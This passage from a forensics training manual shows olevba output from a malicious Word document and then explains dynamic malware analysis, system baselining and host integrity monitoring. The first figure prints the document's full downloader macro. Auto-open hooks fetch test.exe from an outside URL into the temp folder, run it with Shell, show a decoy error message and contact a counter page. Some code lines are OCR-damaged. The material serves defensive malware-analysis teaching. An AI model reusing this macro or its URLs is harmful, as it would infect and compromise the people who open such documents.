
Upon execution, these macros might download malicious files named test.exe and sfjozjero.exe from the Internet and store them in the temp directory of the compromised system. The following URLs are identified as IOCs:

- *http://germanya.com.ec/logs/test.exe*
- *http://germanya.com.ec/logs/counter.php*




```
root@jason-Virtual-Machine:/home/jason/OleTools/oletools# python3 olevba.py -c /home/jason/Infected.docx
olevba 0.56.1.dev2 on Python 3.5.2 - http://decalage.info/python/oletools
===============================================================================
FILE: /home/jason/Infected.docx
Type: OLE
-------------------------------------------------------------------------------
VBA MACRO ThisDocument.cls
in file: /home/jason/Infected.docx - OLE stream: 'Macros/VBA/ThisDocument'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - 
Option Explicit
Private Declare Function URLDownloadToFileA Lib "urlmon" (ByVal FVQGKS As Long, _
ByVal WSGSGY As String, ByVal IFRRFV As Strin   ByVal NCVOLV As Long, _
ByVal HQTLDG As Long) As Long
Sub AutoOpen()
    Auto_Open
End Sub
Sub Auto_Open()
SNVJYQ
End Sub
Public Sub SNVJYQ()
    OGEXYR "http://germanya.com.ec/logs/test.exe", Environ("TMP") & "\sfjozjero.exe"
End Sub
Function OGEXYR(XSTAHU As String, PHHWIV As String) As Boolean
    Dim HRKUYU, lala As Long
    HRKUYU = URLDownloadToFileA  XSTAHU, PHHWIV, 0, 0)
    If HRKUYU = 0 Then OGEXYR = True
    Dim YKPZZS
    YKPZZS = Shell  HWIV, 1)
    MsgBox "El contenido de este documento no es compatible con este equipo." & vbCrLf & vbCrLf & "Por favor intente de
sde otro equipo.", vbCritical, "Equipo no compatible"
    lala = URLDownloadToFileA(0, "http://germanya.com.ec/logs/counter.php", Environ("TMP") & "\lkjljlljk", 0, 0)
    Application.DisplayAlerts = False
    Application.Quit
End Function
Sub Workbook_Open()
    Auto_Open
End Sub
```

Figure 7.90: Using the olevba tool to identify suspicious VBA keywords



```
root@jason-Virtual-Machine:/home/jason/OleTools/oletools# python3 olevba.py -a /home/jason/Infected.docx
olevba 0.56.1.dev2 on Python 3.5.2 - http://decalage.info/python/oletools
===============================================================================
FILE: /home/jason/Infected.docx
Type: OLE
-------------------------------------------------------------------------------
VBA MACRO ThisDocument.cls
in file: /home/jason/Infected.docx - OLE stream: 'Macros/VBA/ThisDocument'
+----------+--------------------+---------------------------------------------+
|Type      |Keyword             |Description                                  |
+----------+--------------------+---------------------------------------------+
|AutoExec  |Auto_Open           |Runs when the Excel Workbook is opened       |
|AutoExec  |Workbook_Open       |Runs when the Excel Workbook is opened       |
|AutoExec  |AutoOpen            |Runs when the Word document is opened        |
|Suspicious|Lib                 |May run code from a DLL                      |
|Suspicious|Shell               |May run an executable file or a system       |
|          |                    |command                                      |
|Suspicious|Environ             |May read system environment variables        |
|Suspicious|URLDownloadToFileA  |May download files from the Internet         |
|IOC       |http://germanya.com.|URL                                          |
|          |ec/logs/test.exe    |                                             |
|IOC       |http://germanya.com.|URL                                          |
|          |ec/logs/counter.php |                                             |
|IOC       |test.exe            |Executable file name                         |
|IOC       |sfjozjero.exe       |Executable file name                         |
+----------+--------------------+---------------------------------------------+
```

Figure 7.91: Using the olevba tool to identify suspicious VBA keywords



Dynamic Malware Analysis

- In **dynamic analysis**, the malware is executed on a system to understand its behavior after infection
- This type of analysis requires a safe environment such as **virtual machines** and **sandboxes** to deter the spreading of malware
- Dynamic analysis consists of two stages: System Baselining and Host Integrity Monitoring

System Baselining

- Refers to taking a **snapshot** of the system at the time the malware analysis begins
- The main purpose of system baselining is to identify significant changes from the **baseline state**
- The system baseline includes details of the **file system**, **registry**, **open ports**, **network activity**, etc.

Host Integrity Monitoring

- Host integrity monitoring involves taking a **snapshot** of the **system state** using the same tools before and after analysis, to detect **changes** made to the entities residing on the system
- **Host integrity monitoring** includes the following:
  - **Port Monitoring**
  - **Process Monitoring**
  - **Registry Monitoring**
  - **Windows Services Monitoring**
  - **Startup Programs Monitoring**
  - **Event Logs Monitoring/Analysis**
  - **Installation Monitoring**
  - **Files and Folders Monitoring**
  - **Device Drivers Monitoring**
  - **Network Traffic Monitoring/Analysis**
  - **DNS Monitoring/Resolution**
  - **API Calls and System Calls Monitoring**

Dynamic Malware Analysis

Dynamic malware analysis is the process of studying the behavior of malware by running it in a monitored environment. This type of analysis requires a safe environment, such as virtual machines and sandboxes, to deter the malware from spreading. The environment design should include tools that can capture every movement of the malware in detail and provide relevant feedback. Typically, virtual systems act as a base for conducting such experiments.

Dynamic analysis is performed to gather valuable information about malware activity, including files and folders created, ports and URLs accessed, functions and libraries called, applications and tools accessed, information transferred, settings modified, processes and services started by the malware, etc.

You should design and set up the environment for performing the dynamic analysis such that the malware cannot propagate to the production network and the testing system is capable of recovering from a previously set timeframe if case anything goes wrong during the test. To achieve this, the investigator needs to do the following:

- **System Baselining**

  Baselining refers to the process of capturing the system state (taking a snapshot of the system) when the malware analysis begins, which can be compared with the system's state after executing the malware file. This will help to understand the changes the malware has made across the system. System baselining includes recording details of the file system, registry, open ports, network activity, etc.

- **Host Integrity Monitoring**

  Host integrity monitoring is the process of studying the changes that have taken place across a system or machine after a series of actions or incidents. It involves taking snapshots of the system before and after the incident or action using the same tools and analyzing the changes to evaluate the impact on the system and its properties.


  In malware analysis, host integrity monitoring helps to understand the runtime behavior of a malware file as well as its activities, propagation techniques, URLs accessed, downloads initiated, etc.

  Host integrity monitoring includes the following:

